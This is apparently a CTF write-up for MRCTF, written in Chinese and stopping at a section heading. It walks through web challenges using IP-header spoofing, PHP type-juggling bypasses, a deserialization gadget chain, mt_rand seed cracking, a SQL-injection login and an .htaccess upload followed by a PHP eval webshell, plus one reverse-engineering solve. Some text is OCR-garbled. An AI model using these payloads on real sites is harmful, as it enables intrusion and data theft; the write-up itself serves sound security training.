

MRCTF –Writeup–DLU

MRCTF –Writeup–DLU

Web:

PYwebsite

```
1 <script>
2
3     function enc(code){
4         hash = hex_md5(code);
5         return hash;
6     }
7     function validate(){
8         var code = document.getElementById("vcode").value;
9         if (code != ""){
10             if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
11                 alert("您通过了验证！");
12                 window.location = "./flag.php"
13             }else{
14                 alert("你的授权码不正确！");
15             }
16         }else{
17             alert("请输入授权码");
18         }
19
20     }
21
22 </script>
```

拿到题时，真的是无从下手，因为，这个md5根本无法破解出来，文中提示的py只是个幌子

已扫描到以下内容

拜托！你不会真的想PY到flag吧，这样可是违规的！再好好分析一下界面代码吧

仔细观察代码，存在一个 `window.location`，在购买处，同时也存在一个location，我们可以从这里，入手，试想，加入我们能不能不通过这个js,而直接访问到flag.php，直接在页面访问是不行的，我们可以构造一个X-Forwarded-For:127.0.0.1,伪造自己的来源，得到flag

```
img src="./img/2.jpg" width="300" height="300" />


flag

color:white">MRCTF{f352b92c-6156-4ea0-ab76-ad1e3e769733}</p></body>
</html>
```

ez_bypass

```
1 include 'flag.php';
2 $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
3 if(isset($_GET['gg'])&&isset($_GET['id'])) {
4     $id=$_GET['id'];
5     $gg=$_GET['gg'];
6     if (md5($id) === md5($gg) && $id !== $gg) {
7         echo 'You got the first step';
8         if(isset($_POST['passwd'])) {
9             $passwd=$_POST['passwd'];
10            if (!is_numeric($passwd))
11            {
12                if($passwd==1234567)
13                {
14                    echo 'Good Job!';
15                    highlight_file('flag.php');
16                    die('By Retr_0');
17                }
18            else
19            {
20                echo "can you think twice??";
21            }
22        }
23    else{
24        echo 'You can not get it !';
25    }
26}
27}
28else{
29    die('only one way to get the flag');
30}
31}
32else {
33    echo "You are not a real hacker!";
34}
35}
36else{
37    die('Please input first');
```

源码很简单：

利用可以绕过is_numeric

直接构造：

URL
http://158b626c-66bb-41c8-90a2-66f0da06dc88.merak-ctf.site/?id[]&gg[]&=2

<input checked="" type="checkbox"/> Enable POST	enctype application/x-www-form-urlencoded	▼
Body		
passwd=0x12d687%00		

You got the first stepGood Job! <?php
 \$flag="MRCTF {83c11d50-6cef-4089-91d7-c0f83d936cc4}"
 ?> By Retr_0

Ezpop

文章给了参考链接: <https://ctf.iekixyz/library/php.html#反序列化魔术方法>

```

1  <?php
2  //flag is in flag.php
3  //WTF IS THIS?
4  //Learn From https://ctf.iekixyz/library/php.html#反序列化魔术方法
5  //And Crack It!
6  class Modifier {
7      protected $var;
8      public function append($value){
9          include($value);
10     }
11     public function __invoke(){
12         $this->append($this->var);
13     }
14 }
15 class Show{
16     public $source;
17     public $str;
18     public function __construct($file='index.php'){
19         $this->source = $file;
20         echo 'Welcome to '.$this->source."<br>";
21     }
22     public function __toString(){
23         return $this->str->source;
24     }
25     public function __wakeup(){
26         if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this-
27 >source)) {
28             echo "hacker";
29             $this->source = "index.php";
30         }
31     }
32 }
```

```

33 }
35 class Test{
36     public $p;
37     public function __construct(){
38         $this->p = array();
39     }
40     public function __get($key){
41         $function = $this->p;
42         return $function();
43     }
44 }
45 }
46 if(isset($_GET['pop'])){
47     @unserialize($_GET['pop']);
48 }
49 else{
50     $a=new Show;
51     highlight_file(__FILE__);
52 }
53 }
```

从代码中可以看出，假如我们想要读取flag.php文件，可以利用include方法

```

class Modifier {
    protected $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}
```

为了使用这个方法，我们必须激活 __invoke()这个方法，而__invoke方法是当类的一个对象被当作函数执行时会触发，为了触发他，我们可以使用__get()方法，调用一个对象，即\$p赋值为一个类，

```

public function __get($key){
    $function = $this->p;
    return $function();
}
}
```

__get()方法，是当类访问类中的私有属性时，或者是不存在的属性时会触发
为了调用__get()方法，我们可以利用__toString()方法

```

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

```

可以看到如果，我们使str赋值为一个其他类的时候，因为类中没有source这个属性，就会触发__get()方法。

接下来要触发__toString()方法，__toString默认在__wakeup触发时会调用，如果将source，赋值为一个类的时候，就会触发__wakeup方法。

于是可以构造如下poc:

```

1 <?php
2 class Modifier {
3     protected $var='php://filter/read=convert.base64-
4 encode/resource=flag.php';
5 }
6 class Show{
7     public $source;
8     public $str;
9 }
10 class Test{
11     public $p;
12 }
13 $a = new Show();
14 $a->source=$a;
15 $a->str=new Test();
16 $a->str->p = new Modifier();
17 echo serialize($a);

```

O:4:"Show":2:{s:6:"source";r:1;s:3:"str";O:4:"Test":1:{s:1:"p";O:8:"Modifier":1:
{s:6:"\0*\0var";s:57:"php://filter/read=convert.base64-
encode/resource=flag.php";}}}

由于flag在文件里，这里利用伪协议来读，

接下来卡了很久：

由于本地测试使用了php7版本，因为类Modifier类的属性var是一个protected，所以会在变量var前边加上\0*\0，这里是三个字符，由于之前做其他题时，变量前边生成的是\00*\00，

结果无论怎么测试，都无法读取文件，后来看到了题目中的文章

```
0:4:"Name":2:{s:11:"\0*\0username";s:5:"admin";s:11:"\0*\0password";i:100;}
```

可以看到这里是\0*\0,但是还是不成功，往上翻翻，看到如下信息，
public、protected与private在序列化时的区别

protected 声明的字段为保护字段，在所声明的类和该类的子类中可见，但在该类的对象实例中不可见。因此保护字段的字段名在序列化时，字段名前面会加上\0\0的前缀。这里的\0 表示 ASCII 码为 0 的字符(不可见字符)，而不是\0 组合。这也许解释了，为什么如果直接在网址上，传递\0username会报错，因为实际上并不是\0，只是用它来代替ASCII值为0的字符。必须用python传值才可以。

于是使用python:

```
1 import requests
2 r = requests.session()
3 url = 'http://9cf8f152-61ce-4b18-8a97-99a67088b7c5.merak-ctf.site/?pop=0:4:"Show":2:{s:6:"source";r:1;s:3:"str";o:4:"Test":1:{s:1:"p";o:8:"Modifier":1:{s:6:"\0*\0var";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";}}}'
4 page = r.get(url).text
5 print(page)
6 得到:
7 PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJNUkNURns30WFhZDNmMC05NTJkLTQ0NjEtOTQ3ZC1jY2NjNjVlYmUxMWN9IjsKfQpIY2hvICJIZWxwIE1lIEZpbmQgRkxBByEiOwo/Pg==
8
9 <?php
10 class Flag{
    private $flag= "MRCTF{79aad3f0-952d-4461-947d-cccc65ebe11c}";
}
echo "Help Me Find FLAG!";
?>
```

套娃

```
1 //1st
2 $query = $_SERVER['QUERY_STRING'];
3
4 if( substr_count($query, '_') !== 0 || substr_count($query, '_') != 0
){
5     die('Y0u are So cutE!');
6 }
7 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/',
$_GET['b_u_p_t'])){
8     echo "you are going to the next ~";
9 }
```

页面中给出了第一步的源码：

我们不能输入“_”以及“_”即它的url编码，但是我们可以使用“_”绕过
对于preg_match，可使用23333
绕过

<http://ec376288-a4c3-4a52-ad47-c797aa507d4b.merak-ctf.site/?b%5Fu%5Fp%5Ft=23333%0a>

提交后得到：

how smart you are ~

FLAG is in `secrettw.php`

进入页面

Flag is here~But how to get it?Local access only!
Sorry,you don't have permission! Your ip is :sorry,this way is banned!

伪造Client-IP:127.0.0.1

页面源码返回一串isfuck.

Flag is here ~ But how to get it? Local access only!

到控制台执行得到：

...2-ad47-c797aa507d4b.merak-ctf.site 上的嵌入式页面显示

post me Merak

确定

POST Merak=a

得到源码

```
1 Flag is here~But how to get it? <?php
2 error_reporting(0);
3 include 'takeip.php';
4 ini_set('open_basedir','.');
5 include 'flag.php';
6 if(isset($_POST['Merak'])){
7     highlight_file(__FILE__);
8     die();
9 }
10
11 function change($v){
12     $v = base64_decode($v);
13     $re = '';
14     for($i=0;$i<strlen($v);$i++){
15         $re .= chr(ord($v[$i]) + $i*2);
```

```
16    }
17    return $re;
18 }
19 echo 'Local access only!'."<br/>";
20 $ip = getIp();
21 if($ip!='127.0.0.1')
22 echo "Sorry,you don't have permission! Your ip is :".$ip;
23 if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a
happy day'){
24 echo "Your REQUEST is:".change($_GET['file']);
25 echo file_get_contents(change($_GET['file'])); }
26 ?>
```

这里利用两点，一点是利用PHP://input传值，二是要逆一个小脚本，构造脚本

```
1 <?php
2 function decode($v){
3     $v = $v;
4     $re = "";
5     for ($i=0;$i<strlen($v);$i++){
6         $re.=chr(ord($v[$i]) - $i*2);
7     }
8     return base64_encode($re);
9 }
10 }
11 echo decode("flag.php");
12 ?>
```

得到：ZmpdYSZmXGI=

burp发包：

```
POST
/secrettw.php?2333=php://input&file=Zm
pdYS2mXGI= HTTP/1.1
Host:
cd6c289b-3227-4ca8-b67e-c4fd52db3fcb.m
erak-ctf.site
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5
,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Client-Ip:127.0.0.1
Referer:127.0.0.1
X-Forwarded-For:127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Length: 20

todat is a happy day
```

Ezaudit

首先打开页面，只有一个静态页面，猜测有隐藏文件，手动测试找到”[www.zip](#)”文件，源码如下

```
1 <?php  
2 header('Content-type:text/html; charset=utf-8');  
3 error_reporting(0);
```

```
4 if(isset($_POST['login'])){
5     $username = $_POST['username'];
6     $password = $_POST['password'];
7     $Private_key = $_POST['Private_key'];
8     if (($username == '') || ($password == '') || ($Private_key == '')) {
9         // 若为空,视为未填写,提示错误,并3秒后返回登录界面
10        header('refresh:2; url=login.html');
11        echo "用户名、密码、密钥不能为空啦,crispr会让你在2秒后跳转到登录界面的!";
12        exit;
13    }
14    else if($Private_key != '*****') {
15        header('refresh:2; url=login.html');
16        echo "假密钥, 咋会让你登录?crispr会让你在2秒后跳转到登录界面的!";
17        exit;
18    }
19}
20else{
21    if($Private_key === '*****'){
22        $getuser = "SELECT flag FROM user WHERE username= 'crispr' AND
23 password = '$password'.';';
24        $link=mysql_connect("localhost","root","root");
25        mysql_select_db("test",$link);
26        $result = mysql_query($getuser);
27        while($row=mysql_fetch_assoc($result)){
28            echo "<tr><td>".$row["username"]."</td><td>".$row["flag"].""
29            </td><td>";
30        }
31    }
32}
33// genarate public_key
34function public_key($length = 16) {
35    $strings1 =
36        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
37    $public_key = '';
38    for ( $i = 0; $i < $length; $i++ )
39        $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1),
40    );
41    return $public_key;
42}
43//genarate private_key
44function private_key($length = 12) {
45    $strings2 =
46        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
47    $private_key = '';
48    for ( $i = 0; $i < $length; $i++ )
49        $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1),
50    );
51    return $private_key;
```

```

49 }
50 $Public_key = public_key();
51 //$/Public_key = KVQP0LdJKRaV3n9D how to get crispr's private_key???

```

核心处:

```

function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZJKLMN0PQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
        $public_key .= substr($strings1, mt_rand(0, strlen($strings1)
            - 1), 1);
    return $public_key;
}

//genarate private_key
function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZJKLMN0PQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
        $private_key .= substr($strings2, mt_rand(0, strlen($strings2)
            - 1), 1);
    return $private_key;
}
$Public_key = public_key(); ↗
//$/Public_key = KVQP0LdJKRaV3n9D how to get crispr's
private_key???

```

可以看到文件底部给我们一个公钥，要我们推出私钥，注意到，这里使用了mt_rand方法，mt_rand使用的是一个伪随机序列，可以根据它生成的信息推出原来的seed，网上找了个脚本：

```

1 str1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
2 str2='KVQP0LdJKRaV3n9D'
3 str3 = str1[::-1]
4 length = len(str2)
5 res=''
6 for i in range(len(str2)):
7     for j in range(len(str1)):
8         if str2[i] == str1[j]:
9             res+=str(j)+' '+str(j)+' '+'0'+ ' '+str(len(str1)-1)+' '
10            break
11 print (res)

```

小心，这里的str1要按照php文件中给我们的顺序填写，因为生出随机序列时，会按照我们给的原字符生成，

```

1 36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61
2 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61
3 61 61 0 61 29 29 0 61

```

我们拿到 php_mt_seed-4.0下还原seed

```

1 ./php_mt_seed 36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37
0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0

```

```

61 13 13 0 61 61 61 0 61 29 29 0 61
47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36
0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61 61 61 0 61 29 29 0
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
XACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 306.4 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x68000000 → 0x69fffff, speed 30.3 Mseeds/s
seed = 0x69cf57fb = 1775196155 (PHP 5.2.1 to 7.0.x; HHVM)
Found 1, trying 0xfe000000 - 0xffffffff, speed 30.4 Mseeds/s
Found 1

```

1775196155就是seed,接着利用它来生成私钥，直接使用题目给的脚本。

```

1 <?php
2 mt_srand(1775196155);
3 function public_key($length = 16) {
4     $strings1 =
5         'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
6     $public_key = '';
7     for ( $i = 0; $i < $length; $i++ )
8         $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1),
9     );
10    return $public_key;
11 }
12 //generate private key
13 function private_key($length = 12) {
14     $strings2 =
15         'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
16     $private_key = '';
17     for ( $i = 0; $i < $length; $i++ )
18         $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1),
19     );
20     return $private_key;
21 }
22 $Public_key = public_key();
23 echo $Public_key;
24 echo "\n";
25 $Private_key = private_key();
26 echo $Private_key;
27 ?>

```

这里我们要先生成一个公钥，再生出私钥，因为初始伪随机数会随着我们的加密而变化。

KVQP0LdJKRaV3n9D XuNhoueCDCGc

可以看到第一个是原来的公钥，第二个是我们生成的私钥

回到源码，

```

if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $Private_key = $_POST['Private_key'];
    if (($username == '') || ($password == '') || ($Private_key == '')) {

```

这里我们要输入三个变量，即username,password,Private_key,

```

else{
    if($Private_key === '*****'){
        $getuser = "SELECT flag FROM user WHERE username= 'crispr'
                    AND password = '$password'.';';
        $link=mysql_connect("localhost","root","root");
        mysql_select_db("test",$link);
        $result = mysql_query($getuser);
        while($row=mysql_fetch_assoc($result)){
            echo "<tr><td>".$row["username"]."</td><td>".$row[""
                flag"]."</td><td>";

```

如果通过认证，即可取出数据库中的flag，这里账号填crispr,密码我们不知道，但是由源码可以尝试' or ''=，登陆成功

<pre> POST /login.php HTTP/1.1 Host: 5e05c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 92 Origin: http://5e05c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site Connection: keep-alive Referer: http://5e05c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site/login.htm Upgrade-Insecure-Requests: 1 login=username=crispr&password=' or '=='&Private_key=XuNhoueCDCGc&login=%E7%99%BB%E5%BD%95 </pre>	<pre> HTTP/1.1 200 OK Server: nginx Date: Sat, 28 Mar 2020 12:05:11 GMT Content-Type: text/html; charset=utf-8 Content-Length: 72 Connection: keep-alive <tr><td></td><td>MRCTF{c8311e56-144f-4e5c-8b00-bc4ff38ef3b0}</td> <td></pre>
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

你传你哪儿呢

这题是我想当然了，很简单的一道题，被我各种测试，

首先打开题目链接，要我们传马，我们就传呗，

1.题目办了各种php的别名，虽然是题目显示是nginx服务器，但是我们却不能利用各种nginx的解析漏洞。

```

HTTP/1.1 200 OK
Server: nginx ←
Date: Sat, 28 Mar 2020 14:14:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 213
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding

```

```
<meta charset="utf-8"><br />
```

原来我一看到是nginx服务器就把关于apache利用的方法给抛弃了。后来实在没办法了，就试了下上传.htaccess文件，此文件可以用来配置一些apache服务，用来做一些限制，其中包括了，可以写入一句话，把不是php类型的文件当作php文件执行。

```
1 AddType application/x-httpd-php .jpg
```

我们上传此文件

```

POST /upload.php HTTP/1.1
Host: 059c3acl-408c-4fc7-84c8-c7bic0f54cfa.merak-ctf.site
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary:-----14399942361617255092136097688
Content-Length: 384
Origin: http://059c3acl-408c-4fc7-84c8-c7bic0f54cfa.merak-ctf.site
Connection: keep-alive
Referer: http://059c3acl-408c-4fc7-84c8-c7bic0f54cfa.merak-ctf.site/
Cookie: PHPSESSID=24fe149b058cc3a4e772851f76312c3
Upgrade-Insecure-Requests: 1
-----14399942361617255092136097688
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg
AddType application/x-httpd-php .jpg
-----14399942361617255092136097688

```

可见文件并没被过滤，上传成功。

```

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 28 Mar 2020 14:24:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 213
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1991 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding

<meta charset="utf-8"><br />
<b>Warning:</b> mkdir(): File exists in <b>/var/www/html/upload.php</b>
line <b>>23</b><br />
/var/www/html/upload/84df5d59fdbf01d3b61b39acecab026/.htaccess succes
uploaded!
```

```


POST /upload.php HTTP/1.1
Host: af087e79-19eb-43ee-affe-c02f05cf4d04.merak-ctf.site
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary:-----14399942361617255092136097688
Content-Length: 375
Origin: http://059c3acl-408c-4fc7-84c8-c7bic0f54cfa.merak-ctf.site
Connection: keep-alive
Referer: http://059c3acl-408c-4fc7-84c8-c7bic0f54cfa.merak-ctf.site/
Cookie: PHPSESSID=24fe149b058cc3a4e772851f76312c3
Upgrade-Insecure-Requests: 1
-----14399942361617255092136097688
Content-Disposition: form-data; name="uploaded"; filename="shell.jpg"
Content-Type: image/jpeg
<?php eval($_REQUEST['c']);?>
-----14399942361617255092136097688
Content-Disposition: form-data; name="submit"
```

```

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 28 Mar 2020 14:14:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 213
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1991 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding

<meta charset="utf-8"><br />
<b>Warning:</b> mkdir(): File exists in <b>/var/www/html/upload.ph
line <b>>23</b><br />
/var/www/html/upload/78dbf434017ee2769f643995421db78a/shell.jpg suc
uploaded!
```

拿菜刀连接下，



MRCTF {349b50f8-cd3c-4754-93f1-ab68ef42db33}

Reverse:

Transform

IDA分析

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rdx

```

```

4   __int64 v4; // rdx
5   char v6[104]; // [rsp+20h] [rbp-70h]
6   int j; // [rsp+88h] [rbp-8h]
7   int i; // [rsp+8Ch] [rbp-4h]
8   sub_402230(argc, argv, envp);
9   sub_40E640(argc, argv, v3, "Give me your code:\n");
10  sub_40E5F0(argc, argv, v6, "%s");
11  if ( strlen(*&argc) != 33 )
12  {
13      sub_40E640(argc, argv, v4, "Wrong!\n");
14      system(*&argc);
15      exit(argc);
16  }
17  for ( i = 0; i <= 32; ++i )
18  {
19      byte_414040[i] = v6[dword_40F040[i]];
20      v4 = i;
21      byte_414040[i] ^= LOBYTE(dword_40F040[i]);
22  }
23  for ( j = 0; j <= 32; ++j )
24  {
25      v4 = j;
26      if ( byte_40F0E0[j] != byte_414040[j] )
27      {
28          sub_40E640(argc, argv, j, "Wrong!\n");
29          system(*&argc);
30          exit(argc);
31      }
32  }
33  sub_40E640(argc, argv, v4, "Right!Good Job!\n");
34  sub_40E640(argc, argv, v6, "Here is your flag: %s\n");
35  system(*&argc);
36  return 0;
37 }
```

v6为输入，共33位

dword_40F040为

```

1 signed int dword_40F040[40] =
2 {
3     9,
4     10,
5     15,
6     23,
7     7,
8     24,
9     12,
10    6,
11    1,
12    16,
```

```
13 3,
14 17,
15 32,
16 29,
17 11,
18 30,
19 27,
20 22,
21 4,
22 13,
23 19,
24 20,
25 21,
26 2,
27 25,
28 5,
29 31,
30 8,
31 18,
32 26,
33 28,
34 14,
35 0,
36 0,
37 0,
38 0,
39 0,
40 0,
41 0,
42 0
43 };
```

可知第一个for循环为改变字符顺序并与原位置异或，第二个for循环与目标字符串进行对比
byte_40F0E0为

```
1 _BYTE byte_40F0E0[96] =
2 {
3 103,
4 121,
5 123,
6 127,
7 117,
8 43,
9 60,
10 82,
11 83,
12 121,
13 87,
14 94,
15 93,
```

```
16 66,  
17 123,  
18 45,  
19 42,  
20 102,  
21 66,  
22 126,  
23 76,  
24 87,  
25 121,  
26 65,  
27 107,  
28 126,  
29 101,  
30 60,  
31 92,  
32 69,  
33 111,  
34 98,  
35 77,  
36 0,  
37 0,  
38 0,  
39 0,  
40 0,  
41 0,  
42 0,  
43 0,  
44 0,  
45 0,  
46 0,  
47 0,  
48 0,  
49 0,  
50 0,  
51 0,  
52 0,  
53 0,  
54 0,  
55 0,  
56 0,  
57 0,  
58 0,  
59 0,  
60 0,  
61 0,  
62 0,  
63 0,  
64 0,
```

```
65 0,  
66 0,  
67 0,  
68 0,  
69 0,  
70 0,  
71 0,  
72 0,  
73 0,  
74 0,  
75 0,  
76 0,  
77 0,  
78 0,  
79 0,  
80 0,  
81 0,  
82 0,  
83 0,  
84 0,  
85 0,  
86 0,  
87 0,  
88 0,  
89 0,  
90 0,  
91 0,  
92 0,  
93 0,  
94 0,  
95 0,  
96 0,  
97 0,  
98 0  
99 };
```

使用脚本进行还原


```
1 a=[103, 121, 123, 127, 117, 43, 60, 82, 83, 121, 87, 94, 93, 66,  
123, 45, 42, 102, 66, 126, 76, 87, 121, 65, 107, 126, 101, 60,  
92, 69, 111, 98, 77]  
2 b=[ 9, 10, 15, 23, 7, 24, 12, 6, 1, 16, 3, 17, 32, 29, 11,  
30, 27, 22, 4, 13, 19, 20, 21, 2, 25, 5, 31, 8, 18, 26,  
28, 14, 0]  
3 c=''  
4 for i in range(33):  
5     c+=chr(a[b.index(i)]^b[b.index(i)])  
6 print(c)
```

flag:MRCTF{Tr4nsp0slt iON_Clph3r_1s_3z}

hello_world_go

go语言逆向分析

